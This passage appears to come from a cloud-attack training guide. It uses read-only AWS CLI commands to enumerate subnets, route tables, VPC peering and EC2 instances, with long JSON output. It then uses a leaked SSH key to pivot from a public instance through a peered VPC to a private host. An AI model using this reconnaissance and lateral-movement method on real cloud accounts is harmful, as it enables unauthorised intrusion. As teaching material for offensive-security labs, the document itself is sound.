            "VpcId": "vpc-0ff26aff3bef1d50b",
            "OwnerId": "294170659659",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "PublicSubnet-PrivateVPC"
                }
            ],
            "SubnetArn": "arn:aws:ec2:us-east-2:294170659659:subnet/subnet-070402cb26342bc7d"
        },
```

```
        {
            "AvailabilityZone": "us-east-2c",
            "AvailabilityZoneId": "use2-az3",
            "AvailableIpAddressCount": 250,
            "CidrBlock": "192.168.2.0/24",
            "DefaultForAz": false,
            "MapPublicIpOnLaunch": false,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-0e736fbd8e66f3951",
            "VpcId": "vpc-0ff26aff3bef1d50b",
            "OwnerId": "294170659659",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "PrivateSubnet-PrivateVPC"
                }
            ],
            "SubnetArn": "arn:aws:ec2:us-east-2:294170659659:subnet/subnet-0e736fbd8e66f3951"
        }
    ]
}
```

Step 5 : Get the information about routing table associated to the specified subnet [**public subnet-public vpc**] .

aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-0987ecf31f72617cc"

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-0987ecf31f72617cc"          252 ×
{
    "RouteTables": [
        {
            "Associations": [
                {
                    "Main": true,
                    "RouteTableAssociationId": "rtbassoc-0143a1b713492f255",
                    "RouteTableId": "rtb-0d5b861215d4dbacf",
                    "AssociationState": {
                        "State": "associated"
                    }
                },
                {
                    "Main": false,
                    "RouteTableAssociationId": "rtbassoc-08a27c0858f7c0721",
                    "RouteTableId": "rtb-0d5b861215d4dbacf",
                    "SubnetId": "subnet-0987ecf31f72617cc",
                    "AssociationState": {
                        "State": "associated"
                    }
                }
            ],
            "PropagatingVgws": [],
            "RouteTableId": "rtb-0d5b861215d4dbacf",
```

```
            ],
            "PropagatingVgws": [],
            "RouteTableId": "rtb-0d5b861215d4dbacf",
            "Routes": [
                {
                    "DestinationCidrBlock": "10.10.10.0/24",
                    "GatewayId": "local",
                    "Origin": "CreateRouteTable",
                    "State": "active"
                },
                {
                    "DestinationCidrBlock": "192.168.0.0/16",
                    "Origin": "CreateRoute",
                    "State": "active",
                    "VpcPeeringConnectionId": "pcx-0f17351d8a477137d"
                },
                {
                    "DestinationCidrBlock": "0.0.0.0/0",
                    "GatewayId": "igw-0d8a2782c31b25d0d",
                    "Origin": "CreateRoute",
                    "State": "active"
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "RT-Public-VPC"
                }
            ],
            "VpcId": "vpc-09e9c5a3ae54a7368",
            "OwnerId": "294170659659"
        }
    ]
}
```

Step 6 : Get the information about routing table associated to the specified subnet [**public subnet-private vpc**] .

aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-070402cb26342bc7d"

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-070402cb26342bc7d"
{
    "RouteTables": [
        {
            "Associations": [
                {
                    "Main": true,
                    "RouteTableAssociationId": "rtbassoc-0e2611d5e5f797115",
                    "RouteTableId": "rtb-0033f041ddce3b201",
                    "AssociationState": {
                        "State": "associated"
                    }
                },
                {
                    "Main": false,
                    "RouteTableAssociationId": "rtbassoc-037e82ecd67927487",
                    "RouteTableId": "rtb-0033f041ddce3b201",
                    "SubnetId": "subnet-070402cb26342bc7d",
                    "AssociationState": {
                        "State": "associated"
                    }
                }
            ],
            "PropagatingVgws": [],
            "RouteTableId": "rtb-0033f041ddce3b201",
```

```
            "PropagatingVgws": [],
            "RouteTableId": "rtb-0033f041ddce3b201",
            "Routes": [
                {
                    "DestinationCidrBlock": "10.10.0.0/24",
                    "Origin": "CreateRoute",
                    "State": "active",
                    "VpcPeeringConnectionId": "pcx-0f17351d8a477137d"
                },
                {
                    "DestinationCidrBlock": "192.168.0.0/16",
                    "GatewayId": "local",
                    "Origin": "CreateRouteTable",
                    "State": "active"
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "RT-PrivateVPC-PublicSubnet"
                }
            ],
            "VpcId": "vpc-0ff26aff3bef1d50b",
            "OwnerId": "294170659659"
        }
    ]
}
```

Step 7 : Get the information about routing table associated to the specified subnet [**public subnet-private vpc**] .

aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-070402cb26342bc7d"

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-route-tables --profile ro --region us-east-2 --filters "Name=association.subnet-id,Values=subnet-0e736fbd8e66f3951"
{
    "RouteTables": [
        {
            "Associations": [
                {
                    "Main": false,
                    "RouteTableAssociationId": "rtbassoc-040d6cfd91e3b48fd",
                    "RouteTableId": "rtb-0cda213128b712169",
                    "SubnetId": "subnet-0e736fbd8e66f3951",
                    "AssociationState": {
                        "State": "associated"
                    }
                }
            ],
            "PropagatingVgws": [],
            "RouteTableId": "rtb-0cda213128b712169",
            "Routes": [
                {
                    "DestinationCidrBlock": "192.168.0.0/16",
                    "GatewayId": "local",
                    "Origin": "CreateRouteTable",
                    "State": "active"
                }
            ],
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "RT-PrivateSubnet-PrivateVPC"
                }
            ],
            "VpcId": "vpc-0ff26aff3bef1d50b",
            "OwnerId": "294170659659"
        }
    ]
}
```

Step 8 : Get the information about vpc peering connection.

aws ec2 describe-vpc-peering-connections --profile ro --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-vpc-peering-connections --profile ro --region us-east-2
{
    "VpcPeeringConnections": [
        {
            "AccepterVpcInfo": {
                "CidrBlock": "192.168.0.0/16",
                "CidrBlockSet": [
                    {
                        "CidrBlock": "192.168.0.0/16"
                    }
                ],
                "OwnerId": "294170659659",
                "PeeringOptions": {
                    "AllowDnsResolutionFromRemoteVpc": false,
                    "AllowEgressFromLocalClassicLinkToRemoteVpc": false,
                    "AllowEgressFromLocalVpcToRemoteClassicLink": false
                },
                "VpcId": "vpc-0ff26aff3bef1d50b",
                "Region": "us-east-2"
            },
            "RequesterVpcInfo": {
                "CidrBlock": "10.10.10.0/24",
                "CidrBlockSet": [
                    {
                        "CidrBlock": "10.10.10.0/24"
                    }
                ],
                "OwnerId": "294170659659",
                "PeeringOptions": {
                    "AllowDnsResolutionFromRemoteVpc": false,
                    "AllowEgressFromLocalClassicLinkToRemoteVpc": false,
                    "AllowEgressFromLocalVpcToRemoteClassicLink": false
                },
                "VpcId": "vpc-09e9c5a3ae54a7368",
                "Region": "us-east-2"
            },
```

```
            ],
            "OwnerId": "294170659659",
            "PeeringOptions": {
                "AllowDnsResolutionFromRemoteVpc": false,
                "AllowEgressFromLocalClassicLinkToRemoteVpc": false,
                "AllowEgressFromLocalVpcToRemoteClassicLink": false
            },
            "VpcId": "vpc-09e9c5a3ae54a7368",
            "Region": "us-east-2"
        },
        "Status": {
            "Code": "active",
            "Message": "Active"
        },
        "Tags": [
            {
                "Key": "Name",
                "Value": "VPC1-2-Peering"
            }
        ],
        "VpcPeeringConnectionId": "pcx-0f17351d8a477137d"
    }
]
}
```

Step 9 : Get the information about all the instances in a specific aws region.

aws ec2 describe-instances --profile ro --region us-east-2

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-instances --profile ro --region us-east-2
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-074cce78125f09d61",
                    "InstanceId": "i-06bbbe0868f6fe1e3",
                    "InstanceType": "t2.micro",
                    "KeyName": "CHMRTS-AWS-SSH-Key",
                    "LaunchTime": "2021-10-14T20:33:03+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-2c",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-192-168-1-31.us-east-2.compute.internal",
                    "PrivateIpAddress": "192.168.1.31",
                    "ProductCodes": [],
                    "PublicDnsName": "",
                    "PublicIpAddress": "13.58.78.167",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-070402cb26342bc7d",
                    "VpcId": "vpc-0ff26aff3bef1d50b",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/xvda",
                            "Ebs": {
                                "AttachTime": "2021-10-14T20:33:04+00:00",
```

```
"Association": {
    "IpOwnerId": "amazon",
    "PublicDnsName": "",
    "PublicIp": "13.58.78.167"
},
"Attachment": {
    "AttachTime": "2021-10-14T20:33:03+00:00",
    "AttachmentId": "eni-attach-048762dfdf48e66ae",
    "DeleteOnTermination": true,
    "DeviceIndex": 0,
    "Status": "attached",
    "NetworkCardIndex": 0
},
"Description": "Primary network interface",
"Groups": [
    {
        "GroupName": "launch-wizard-6",
        "GroupId": "sg-0c2360ac6f451a993"
    }
],
"Ipv6Addresses": [],
"MacAddress": "0a:86:a1:03:01:4c",
"NetworkInterfaceId": "eni-0a7b62c509c8a62fe",
"OwnerId": "294170659659",
"PrivateIpAddress": "192.168.1.31",
"PrivateIpAddresses": [
    {
        "Association": {
            "IpOwnerId": "amazon",
            "PublicDnsName": "",
            "PublicIp": "13.58.78.167"
        },
        "Primary": true,
        "PrivateIpAddress": "192.168.1.31"
    }
],
"SourceDestCheck": true,
"Status": "in-use",
"SubnetId": "subnet-070402cb26342bc7d",
"VpcId": "vpc-0ff26aff3bef1d50b",
```

```
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-074cce78125f09d61",
            "InstanceId": "i-041c5f93eab1b2eef",
            "InstanceType": "t2.micro",
            "KeyName": "CHMRTS-AWS-SSH-Key",
            "LaunchTime": "2021-10-14T20:30:14+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-2c",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-10-10-15.us-east-2.compute.internal",
            "PrivateIpAddress": "10.10.10.15",
            "ProductCodes": [],
            "PublicDnsName": "ec2-18-116-165-204.us-east-2.compute.amazonaws.com",
            "PublicIpAddress": "18.116.165.204",
            "State": {
                "Code": 16,
                "Name": "running"
            },
            "StateTransitionReason": "",
            "SubnetId": "subnet-0987ecf31f72617cc",
            "VpcId": "vpc-09e9c5a3ae54a7368",
            "Architecture": "x86_64",
            "BlockDeviceMappings": [
                {
                    "DeviceName": "/dev/xvda",
                    "Ebs": {
                        "AttachTime": "2021-10-14T20:30:15+00:00",
                        "DeleteOnTermination": true,
                        "Status": "attached",
                        "VolumeId": "vol-03cc40cdfd81aa4ff"
                    }
```


```
            "PublicDnsName": "ec2-18-116-165-204.us-east-2.compute.amazonaws.com",
            "PublicIp": "18.116.165.204"
        },
        "Attachment": {
            "AttachTime": "2021-10-14T20:30:14+00:00",
            "AttachmentId": "eni-attach-0ed0cd0e3e1669f9b",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "Status": "attached",
            "NetworkCardIndex": 0
        },
        "Description": "Primary network interface",
        "Groups": [
            {
                "GroupName": "launch-wizard-5",
                "GroupId": "sg-025eb5d285a533b08"
            }
        ],
        "Ipv6Addresses": [],
        "MacAddress": "0a:62:e9:53:d7:e0",
        "NetworkInterfaceId": "eni-02a4f80679bf008a3",
        "OwnerId": "294170659659",
        "PrivateDnsName": "ip-10-10-10-15.us-east-2.compute.internal",
        "PrivateIpAddress": "10.10.10.15",
        "PrivateIpAddresses": [
            {
                "Association": {
                    "IpOwnerId": "amazon",
                    "PublicDnsName": "ec2-18-116-165-204.us-east-2.compute.amazonaws.com",
                    "PublicIp": "18.116.165.204"
                },
                "Primary": true,
                "PrivateDnsName": "ip-10-10-10-15.us-east-2.compute.internal",
                "PrivateIpAddress": "10.10.10.15"
            }
        ],
        "SourceDestCheck": true,
        "Status": "in-use",
        "SubnetId": "subnet-0987ecf31f72617cc",
        "VpcId": "vpc-09e9c5a3ae54a7368",
```

```
"Instances": [
    {
        "AmiLaunchIndex": 0,
        "ImageId": "ami-074cce78125f09d61",
        "InstanceId": "i-0ca4d8bdfc0c980f7",
        "InstanceType": "t2.micro",
        "KeyName": "CHMRTS-AWS-SSH-Key",
        "LaunchTime": "2021-10-14T20:37:15+00:00",
        "Monitoring": {
            "State": "disabled"
        },
        "Placement": {
            "AvailabilityZone": "us-east-2c",
            "GroupName": "",
            "Tenancy": "default"
        },
        "PrivateDnsName": "ip-192-168-2-148.us-east-2.compute.internal",
        "PrivateIpAddress": "192.168.2.148",
        "ProductCodes": [],
        "PublicDnsName": "",
        "State": {
            "Code": 16,
            "Name": "running"
        },
        "StateTransitionReason": "",
        "SubnetId": "subnet-0e736fbd8e66f3951",
        "VpcId": "vpc-0ff26aff3bef1d50b",
        "Architecture": "x86_64",
        "BlockDeviceMappings": [
            {
                "DeviceName": "/dev/xvda",
                "Ebs": {
                    "AttachTime": "2021-10-14T20:37:16+00:00",
                    "DeleteOnTermination": true,
                    "Status": "attached",
                    "VolumeId": "vol-0287bec388eceb52d"
                }
            }
        ],
```

```
"NetworkInterfaces": [
    {
        "Attachment": {
            "AttachTime": "2021-10-14T20:37:15+00:00",
            "AttachmentId": "eni-attach-08ec74fe316942a83",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "Status": "attached",
            "NetworkCardIndex": 0
        },
        "Description": "Primary network interface",
        "Groups": [
            {
                "GroupName": "launch-wizard-7",
                "GroupId": "sg-02120c512ef415011"
            }
        ],
        "Ipv6Addresses": [],
        "MacAddress": "0a:67:4f:c5:ca:e4",
        "NetworkInterfaceId": "eni-05f0fc34e6ea0b007",
        "OwnerId": "294170659659",
        "PrivateIpAddress": "192.168.2.148",
        "PrivateIpAddresses": [
            {
                "Primary": true,
                "PrivateIpAddress": "192.168.2.148"
            }
        ],
        "SourceDestCheck": true,
        "Status": "in-use",
        "SubnetId": "subnet-0e736fbd8e66f3951",
        "VpcId": "vpc-0ff26aff3bef1d50b",
        "InterfaceType": "interface"
    }
],
```

Step 10 : First authenticate to publicly accessible ec2 instance [public subnet -public vpc] with leaked ssh key or exploiting vulnerability.

ssh -i CHMRTS-AWS-SSH-Key.pem ec2-user@18.116.165.204



Step 11 : Now we can access another ec2 instance [public subnet - private vpc] from our first compromised instance .

ssh -i CHMRTS-AWS-SSH-Key.pem ec2-user@192.168.1.31

```
[ec2-user@ip-10-10-10-15 ~]$ ssh -i CHMRTS-AWS-SSH-Key.pem ec2-user@192.168.1.31
The authenticity of host '192.168.1.31 (192.168.1.31)' can't be established.
ECDSA key fingerprint is SHA256:OscD4rLj1dJuTEZ7Uvlang2owgJDl35FPchrQA2REL4.
ECDSA key fingerprint is MD5:cd:bd:7e:76:f6:9b:ca:85:4a:37:72:38:fc:5e:af:61.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.31' (ECDSA) to the list of known hosts.
Last login: Fri Oct 15 09:40:58 2021 from ec2-3-16-146-0.us-east-2.compute.amazonaws.com

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-192-168-1-31 ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 0a:86:a1:03:01:4c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.31/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 2144sec preferred_lft 2144sec
    inet6 fe80::886:a1ff:fe03:14c/64 scope link
       valid_lft forever preferred_lft forever
```

Step 12 : finally we can access private ec2 instance [private subnet - private subnet] from our second compromised instance [public subnet - private vpc].

ssh -i CHMRTS-AWS-SSH-Key.pem ec2-user@192.168.2.148

```
[ec2-user@ip-192-168-1-31 ~]$ ssh -i CHMRTS-AWS-SSH-Key.pem ec2-user@192.168.2.148
The authenticity of host '192.168.2.148 (192.168.2.148)' can't be established.
ECDSA key fingerprint is SHA256:Jwfe1jc3/B5neEsbSGHCyd2sLlLIXzmRBvd097f4NPU.
ECDSA key fingerprint is MD5:f5:25:7b:10:f2:e8:cc:82:51:41:75:f9:68:b6:d4:59.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.148' (ECDSA) to the list of known hosts.

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-192-168-2-148 ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 0a:67:4f:c5:ca:e4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.148/24 brd 192.168.2.255 scope global dynamic eth0
       valid_lft 2984sec preferred_lft 2984sec
    inet6 fe80::867:4fff:fec5:cae4/64 scope link
       valid_lft forever preferred_lft forever
```

Module 2 : Attacking Google Cloud Environment

